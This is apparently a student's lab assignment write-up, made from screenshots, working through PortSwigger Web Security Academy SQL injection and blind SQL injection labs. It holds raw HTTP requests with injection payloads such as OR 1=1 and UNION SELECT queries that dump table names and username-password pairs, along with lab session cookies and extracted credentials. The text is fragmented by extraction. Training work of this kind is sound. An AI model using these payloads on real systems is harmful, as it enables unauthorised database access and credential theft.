

Praneesh R V
CB.SC.U4CYS23036
VAPT

Assignment 7 - SQL Injection , Blind SQLi- Port Swigger Labs

Portswigger Academy

1,

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts' OR 1=1-- HTTP/2
2 Host:
```

WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#)

WE LIKE TO

SHOP



Gifts' OR 1=1--

Refine your search:

[All](#)

[Accessories](#)

[Gifts](#)

[Lifestyle](#)

[Tech gifts](#)



Hexbug Battleground Tarantula Double Pack



\$6.39

[View details](#)



Six Pack Beer Belt



\$77.41

[View details](#)



Conversation Controlling Lemon



\$28.32

[View details](#)



Grow Your Own Spy Kit



\$32.72

[View details](#)

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"
```

Web Security Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

2,

Lab: SQL injection vulnerability allowing login bypass

Login

Username

Password

Log in

**WebSecurity
Academy** 

SQL injection vulnerability allowing login
bypass

LAB

Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

WebSecurity Academy

SQL injection vulnerability allowing login bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Your email is: emperrorpk7667767@gmail.com

Email

Update email

3,

Lab: SQL injection attack, querying the database type and version on Oracle

Request

Pretty Raw Hex

1 GET /filter?category=
Gifts'+UNION+SELECT+'abc','def',+FROM+dual-- HTTP/2

2 Host:

WE LIKE TO SHOP

Gifts' UNION SELECT 'abc','def' FROM dual--

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#)

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description](#) >>

[Home](#)



Pets' UNION SELECT BANNER, NULL FROM v\$version--

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#)

your web display.

CORE 11.2.0.2.0 Production

Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Better than a trip in the car with the window open. Health & Safety is of paramount importance to us, should the dog, at any time, veer off course we will instantly start firing at the balloons one by one in order to facilitate their safe descent. This should not be any cause for concern as this is our official landing procedure at the end of the ride, and no fatalities have been recorded. You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dogs can become very excited on this ride and we have little control over where they might hover. Give your best friend the time of its life, book today as all early birds have an added bonus of choosing the colors of the balloons.

TNS for Linux: Version 11.2.0.2.0 - Production

The Lazy Dog

4,

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Make the database retrieve the string: '8.0.42-0ubuntu0.20.04.1'

[Back to lab description >>](#)

[Home](#)

WE LIKE TO
SHOP 

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#)

Giant Pillow Thing

Giant
Giant
some
ideal
and h
reunio

Six P
The S
belt. T
drinki



Accessories' UNION SELECT @@version, NULL#

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#)

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in comfort when you need to, whatever time of day, our office will always be at your fingertips. Call us to wonder how you ever lived without

8.0.42-0ubuntu0.20.04.1

5, Lab: SQL injection attack, listing the database contents on non-Oracle databases

Request

PrettyRawHex

1GET /filter?category=Pets

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

HTTP/2

2Host:

0a8c005d04fdaa2c811284c700160030.web-security-academy.net

3Cookie: session=1TIKRqzPkBAwT8CsmHL0SbuUs8Ya04

4Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Linux"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

Accept:

Inspector

Selection69 (0x45)

Selected text

Pets '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

Decoded from: URL encoding

Pets ' UNION SELECT table_name, NULL FROM information_schema.tables--

CancelApply changes

WE LIKE TO

SHOP

Pets ' UNION SELECT table_name, NULL FROM information_schema.tables--

Refine your search:

All

Clothing, shoes and accessories

Food & Drink

Lifestyle

Pets

Tech gifts

pg_partitioned_table

pg_available_extension_versions

pg_shdescription

user_defined_types

udt_privileges

sql_packages

pg_event_trigger

pg_amop

schemata

routines

referential_constraints

administrable_role_authorizations

products

pg_foreign_data_wrapper

pg_prepared_statements

pg_largeobject_metadata

foreign_tables

sql_implementation_info

https://0a8c005d04fdaa2c811284c700160030.web-security-academy.net/filter?category=Clothing%2cshoes+and+accessories

pg_cursors

pg_statio_all_sequences

users_hdwskg

pg_stat_replication

pg_settings

role_table_grants

pg_statio_all_indexes

Request

Pretty Raw Hex

```
1 GET /filter?category=Pets HTTP/2
2 Host:
0a8c005d04fdaa2c811284c700160030.web-security-academy.net
3 Cookie: session=1TIKRaqPkbAwIT8CsmHL0SbuUs8Ya04
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
```

Inspector

Selection

4 (0x4)

Selected text

```
Pets'+UNION+SELECT+username_xicqua,
+password_lnvspS+FROM+users_hdwskg-
```

Decoded from: URL encoding

```
Pets' UNION SELECT username_xicqua,
password_lnvspS FROM users_hdwskg-
```

Cancel

Apply changes

the generations. The grasshopper hasn't been cat,
home. Can be housed with other grasshoppers, an
of the house.

administrator


wiabkfvx69honzvj7cck

More Than Just Birdsong

There was a time when the only decorations you w
boots; the odd colorful kite as well if you were lucky
overhead wires. Our collection of musical notes are
even following a surge, or a lightning strike. What's
so you can create a real musical score. You choose
bird feeder to keep the birds whistling a happy tune
the local wildlife, you can buy safe in the knowledge
have always wanted to be. order your music withou



6, Lab: SQL injection attack, listing the database contents on Oracle



Gifts' UNION SELECT table_name,NULL FROM all_tables--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

APP_ROLE_MEMBERSHIP

APP_USERS_AND_ROLES

AUDIT_ACTIONS

Conversation Controlling Lemon

DR\$NUMBER_SEQUENCE

DR\$OBJECT_ATTRIBUTE

DR\$POLICY_TAB

DR\$THS

DR\$THS_PHRASE

DUAL

HELP

HS\$_PARALLEL_METADATA

HS_BULKLOAD_VIEW_OBJ

HS_PARTITION_COL_NAME

HS_PARTITION_COL_TYPE

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

IMPDP_STATS

KU\$NOEXP_TAB

KU\$_DATAPUMP_MASTER_10_1

KU\$_DATAPUMP_MASTER_11_1

KU\$_DATAPUMP_MASTER_11_1_0_7

KU\$_DATAPUMP_MASTER_11_2

KU\$_LIST_FILTER_TEMP

KU\$_LIST_FILTER_TEMP_2

NTV2_XML_DATA

ODCI_PMO_ROWID\$\$

ODCI_SECOBJ\$

snow melts, and allow 3 days to prep

TABLE_PRIVILEGE_MAP

USERS_VPNMIH

WRI\$_ADV_ASA_RECO_DATA

WRR\$_REPLAY_CALL_FILTER

WWW_FLOW_DUAL100

Request

PrettyRawHex

1 GET /filter?category=

Gifts'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_VPNMIH'-- HTTP/2

2 Host:

0ab200630415eada800b087f007c001d.web-security-academy.net

3 Cookie: session=KhPsWhA46kmCea5LreyACSo4BuZkFyWR

4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Linux"

Inspector

Selection91 (0x5b)

Selected text

Gifts'+UNION+SELECT+column_name,NUL
L+FROM+all_tab_columns+WHERE+table_
name='USERS_VPNMIH'--

Decoded from: URL encoding

estimate within 24 hours. Let your funky engine
don't delay, give us a call today.

PASSWORD_GHXNTF

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We
white Christmas you have been dreaming of sir
and transported across the globe in time for the
areas of your choosing. *Make sure you have a
tubs (there is some loss of molecular structure
the ice resembles snowflakes. *Scatter snow. Y
let them in on the secret. We offer a 10% disco
just for Christmas either, we deliver all year rou
snow melts, and allow 3 days to prepare the ne

USERNAME_BHTGRT

Request

PrettyRawHex

1 GET /filter?category=

Gifts'+UNION+SELECT+USERNAME_BHTGRT,+PASSWORD_GHXNTF+FROM+USER
S_VPNMIH-- HTTP/2

2 Host:

0ab200630415eada800b087f007c001d.web-security-academy.net

3 Cookie: session=KhPsWhA46kmCea5LreyACSo4BuZkFyWR

4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Linux"

7

Inspector

Selection72 (0x48)

Selected text

Gifts'+UNION+SELECT+USERNAME_BHTGRT
,+PASSWORD_GHXNTF+FROM+USERS_VPNMIH
--

Decoded from: URL encoding

the ice resembles snowflakes. Scatter snow. Yes:
let them in on the secret. We offer a 10% discount
just for Christmas either, we deliver all year round,
snow melts, and allow 3 days to prepare the new b

administrator

1qe112n0qnsrhjwvton5

carlos

kgok2b8arg9byfbuop2w

wiener

ltdyr80zzwlry600jmno

**Web Security
Academy** ⚡

SQL injection attack, listing the database
contents on Oracle

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator


Email

Update email


7,

Lab: SQL injection UNION attack,

determining the number of columns returned by the query



'+UNION+SELECT+NULL,NULL,NULL,--



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

Gifts

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)

Conversation Controlling Lemon	\$32.42	View details
Snow Delivered To Your Door	\$75.01	View details
Couple's Umbrella	\$64.96	View details
High-End Gift Wrapping	\$27.68	View details

8,

Lab: SQL injection UNION attack, finding a column containing text

Request

PrettyRawHex

1GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2

2Host: 0a2a00fa04f84b5482d42987007d00c4.web-security-academy.net

3Cookie: session=P9LZe7xrdyrYisAWc0FoSKCu4ql8WD0o

4Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Linux"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

Inspector

Selection36 (0x24)

Selected text

Gifts'+UNION+SELECT+NULL,NULL,NULL--

Decoded from:URL encoding

Gifts' UNION SELECT NULL,NULL,NULL--

Cancel

Apply changes



SQL injection UNION attack, finding a column containing text

LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: 'aEspZc'

[Back to lab description](#) >>

[Home](#) | [My account](#)

WE LIKE TO
SHOP



Gifts' UNION SELECT NULL,NULL,NULL--

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

High-End Gift Wrapping	\$76.27	View details
Couple's Umbrella	\$74.55	View details
Conversation Controlling Lemon	\$67.71	View details
Snow Delivered To Your Door	\$47.29	View details

Request

PrettyRawHex

1GET /filter?category=Pets'+UNION+SELECT+NULL,'aEspZc',NULL-- HTTP/2

2Host: 0a2a00fa04f84b5482d42987007d00c4.web-security-academy.net

3Cookie: session=P9LZe7xrDyrYisAWc0FoSKCu4q18WD0o

4Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Linux"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0

Inspector

Selection39 (0x27)

Selected text

Pets'+UNION+SELECT+NULL,'aEspZc',NULL--

Decoded from:URL encoding

Pets' UNION SELECT NULL,'aEspZc',NULL--

Cancel

Apply changes

Request attributes2

Request query parameters1

Web Security Academy

SQL injection UNION attack, finding a column containing text

LABSolved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!Continue learning >>

Home | My account

WE LIKE TO SHOP

Pets' UNION SELECT NULL,'aEspZc',NULL--

Refine your search:

AllFood & DrinkGiftsPetsTech giftsToys & Games

Babbage Web Spray\$45.81View details

Fur Babies\$53.67View details


More Than Just Birdsong\$93.44View details

Pest Control Umbrella\$94.14View details

aEspZc

9,

Lab: SQL injection UNION attack, retrieving data from other tables



Pets' UNION SELECT username, password FROM users--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Food & Drink](#) [Pets](#) [Tech gifts](#)

Pest Control Umbrella

We recently discovered, by accident, that vermin and all manner of pets and pests are attracted to umbrellas. Not to just any umbrellas though, they have to be long, pointy ones. It is very hard these days to get hold of an umbrella that isn't collapsible, these will not work as pest control. So, we decided to start designing and manufacturing our unique Pest Control Umbrella, the only genuine umbrella that will do the job. We have all copyright on these brollies and no other companies are allowed to remotely hint that their umbrellas can be used to rid yourself of those pesky pests. Never knowingly undersold we guarantee a price match on any other form of pest control, but not if you use a different umbrella for the job. Easy to use, just pop under your arm, pointy end facing behind you and watch the creatures follow your lead. By purchasing this highly effective product you will be well on your way to starting up your own pest control business, a little investment now will pay great dividends in the future for you and your family.

wiener

7djz5twr7sb1t0sgkzyf

administrator

7pa7jup55gp4ty39jt5f

carlos

3vqunj85unhsutfu7hv8

Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite

WebSecurity Academy 

SQL injection UNION attack, retrieving data from other tables

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

10,

**Lab: SQL injection UNION attack,
retrieving multiple values in a single
column**

Request

PrettyRawHex

1GET /filter?category=

Gifts'+UNION+SELECT+NULL,username||'~'||password+FROM+users--

HTTP/2

2Host:

0af5000e03d255a3830465db00690030.web-security-academy.net

3Cookie: session=XyvbaGTKvXhUuCMnad4akwtsOmyFN7sN

4Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Linux"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36

10(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

Accept:

Inspector

Selection61 (0x3d)

Selected text

Gifts'+UNION+SELECT+NULL,username||'~'||password+FROM+users--

Decoded from:URL encoding

+

Gifts' UNION SELECT NULL,username||'~'||password FROM users--

Cancel

Apply changes

Web Security Academy

SQL injection UNION attack, retrieving multiple values in a single column

LAB

Not solved

Back to lab home

Back to lab description >>

Home | My account

WE LIKE TO

SHOP

Gifts' UNION SELECT NULL,username||'~'||password FROM users--

Refine your search:

All

Corporate gifts

Food & Drink

Gifts

Tech gifts

Toys & Games

Conversation Controlling Lemon

View details

administrator~pb9btsu9gh3oy7vo4lk6

High-End Gift Wrapping

View details

carlos~audm6y676x4i50yjfpo0

Snow Delivered To Your Door

View details

wiener~1w2zc90x5msu90bqd5he

Couple's Umbrella

View details



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Blind SQL Injection:

Lab 1:

WebSecurity Academy

Blind SQL Injection with conditional responses

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [Welcome back!](#) | [My account](#)

WE LIKE TO SHOP

Refine your search:
[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
session	lraaw9PdyCf1tCbEfzgbHz7mKvQwT	0aaf00880...	/	Session	39	✓	✓	None			Medium
TrackingId	QkVe5yDYIMThvK	0aaf00880...	/	Session	26	✓	✓				Medium

Send to repeater and check if u get the welcome back message

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0aaf008803b0b1bd84123ba900bd003f.web-security-academy.net
3 Cookie: TrackingId=QkVe5yDYIMThvK; session=lraaw9PdyCf1tCbEfzgbHz7mKvQwT
4 Sec-Ch-Ua: "Not-A-Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0aaf008803b0b1bd84123ba900bd003f.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

